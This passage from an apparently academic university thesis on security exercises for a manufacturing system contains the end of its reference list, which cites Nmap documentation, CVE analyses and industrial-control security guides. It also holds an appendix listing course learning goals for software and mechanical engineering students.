[8] Gordon Lyon. *Nmap Network Scanning -Port Scanning Techniques*. URL: https://nmap.org/book/man-port-scanning-techniques.html. (accessed: 17.04.2020).

[9] Gordon Lyon. *Nmap Network Scanning -Target Specification*. URL: https://nmap.org/book/man-target-specification.html. (accessed: 15.04.2020).

[10] Microsoft. *Linked objects and embedded objects*. URL: https://support.microsoft.com/en-us/office/linked-objects-and-embedded-objects-0bf81db2-8aa3-4148-be4a-c8b6e55e0d7c?ui=en-us&rs=en-us&ad=us. (accessed: 28.04.2020).

[11] Stephen Hailes Nilufer Tuptuk. "Security of smart manufacturing systems". In: *Journal of Manufacturing Systems* 47 (2018), pp. 93–106. DOI: https://doi.org/10.1016/j.jmsy.2018.04.007.

[12] sinn3r and juan vazquez. *MS14-060 Microsoft Windows OLE Package Manager Code Execution*. URL: https://www.rapid7.com/db/modules/exploit/windows/fileformat/ms14_060_sandworm. (accessed: 28.04.2020).

[13] Nicklas Sneftrup. *IT-security on modular manufacturing units -Attacking the Festo system*. Aalborg University, 2020.

[14] Keith Stouffer et al. "Guide to Industrial Control Systems (ICS) Security". In: *NIST Special Publication 800-82 Revision 2* (2015), p. 247. DOI: https://doi.org/10.6028/NIST.SP.800-82r2.

[15] Jack Tang. *IIS at Risk: An In-Depth Look into CVE-2015-1635*. URL: https://blog.trendmicro.com/trendlabs-security-intelligence/iis-at-risk-an-in-depth-look-into-cve-2015-1635/. (accessed: 21.04.2020).

[16] Ahmet Türkmen. *Architecture of Haaukins*. URL: https://github.com/aau-network-security/haaukins/wiki/Architecture-of-Haaukins. (accessed: 27.03.2020).

[17] Aalborg university. *Mechanical Engineering and Manufacturing, Bachelor of Science (BSc) in Engineering, Aalborg*. URL: https://studieordninger.aau.dk/2019/14/756?lang=en-GB. (accessed: 14.05.2020).

[18] Aalborg university. *Mechanical Engineering, Master of Science (MSc) in Engineering, Aalborg*. URL: https://studieordninger.aau.dk/2019/17/1181?lang=en-GB. (accessed: 14.05.2020).

[19] Aalborg university. *Security*. URL: https://moduler.aau.dk/course/2020-2021/DSNSWB613. (accessed: 13.05.2020).

[20] vmware. *OVF and OVA File Formats and Templates*. URL: https://docs.vmware.com/en/VMware-vSphere/6.5/com.vmware.vsphere.vm_admin.doc/GUID-AE61948B-C2EE-436E-BAFB-3C7209088552.html. (accessed: 19.05.2020).

[21] Florian Wascher. *MES4Data Base- Beschreibung der Datenbank*. Tech. rep. 2014.

[22] Florian Wascher and translated by Daniel Bolla. *MES4 Communication with MES 4- Communication between MES4 and PLC*. Tech. rep. 2014.

[23] Weimin Wu. *An Analysis of Windows Zero-day Vulnerability 'CVE-2014-4114' aka "Sandworm"*. URL: https://blog.trendmicro.com/trendlabs-security-intelligence/an-analysis-of-windows-zero-day-vulnerability-cve-2014-4114-aka-sandworm/. (accessed: 28.04.2020).

Appendix A

Learning goals for students

A.1 Learning goals for software students

Learning goal for software students in the subject Security on the 6. semester 2020 (translated from danish by me)

Knowledge

- CIA-model (basic security properties)
- access-control-models, e.g Multi-Level Security, Biba, Role-Based and Attribute-Based Access Control
- processes for secure software development, e.g "building security in", OpenSAMM or Secure Development Lifecycle (SDL)
- software security, e.g language based security, secure information flow and techniques/tools for securing software
- basic network security, including knowledge of elementary analysis- and attack-tools
- fundamental attack methods ("hacking"), e.g "reverse engineering", including knowledge of different attack-tools

Skills

- be able to perform high level security-analyses, e.g with the help of the CIA-model, of a simple IT-system
- be able to apply one or more relevant security-tools for analysis, modelling or (simulated) attacks

- be able to document and prioritise identified security-properties/- problems in a small IT-system

Competences

- be able to apply one or more of the above models/theories to identify and analyse relevant security properties in a small IT-system; and on the basis of a security analysis be able to propose and argue for the choice of countermeasures and chose/design a fitting security model for a small IT-system
- be able to keep themselves updated on the newest developments in especially attack-methods and -goals and appurtenant countermeasures

1

A.2 Learning goals for mechanical engineering students

Master in mechanical engineering 2. semester elective subject Digital Manufacturing 2020

Knowledge

- Have an understanding of how integrated computer-based systems can be used to develop product and manufacturing process definitions simultaneously.
- Have gained knowledge about systems and tools (e.g. modelling tools, simulation tools, 3D visualization tools, and collaboration tools) that can support this development.
- Have knowledge of how the digital information is created and distributed
- Have an in-depth understanding of the basic functionality of existing and emerging systems for digital manufacturing.
- Have an understanding of generic interfaces between systems for digital manufacturing.

[1] link to the learning goals for the subject: https://moduler.aau.dk/course/2020-2021/DSNSWB613

Skills

- Be able to demonstrate a basic understanding of digital manufacturing.
- Be able to solve problems related to the simultaneous development of products and manufacturing.
- Be able to conduct a systematic assessment of the need for Digital Manufacturing.

Competences

- Use digital manufacturing tools to model, simulate and visualise issues related to the simultaneous development of products and manufacturing processes.
- Be able to judge the opportunities and limitations of Digital Manufacturing.

[2]

[2]link to the learning goals of the subject: https://moduler.aau.dk/course/2019-2020/M-MT-K2-5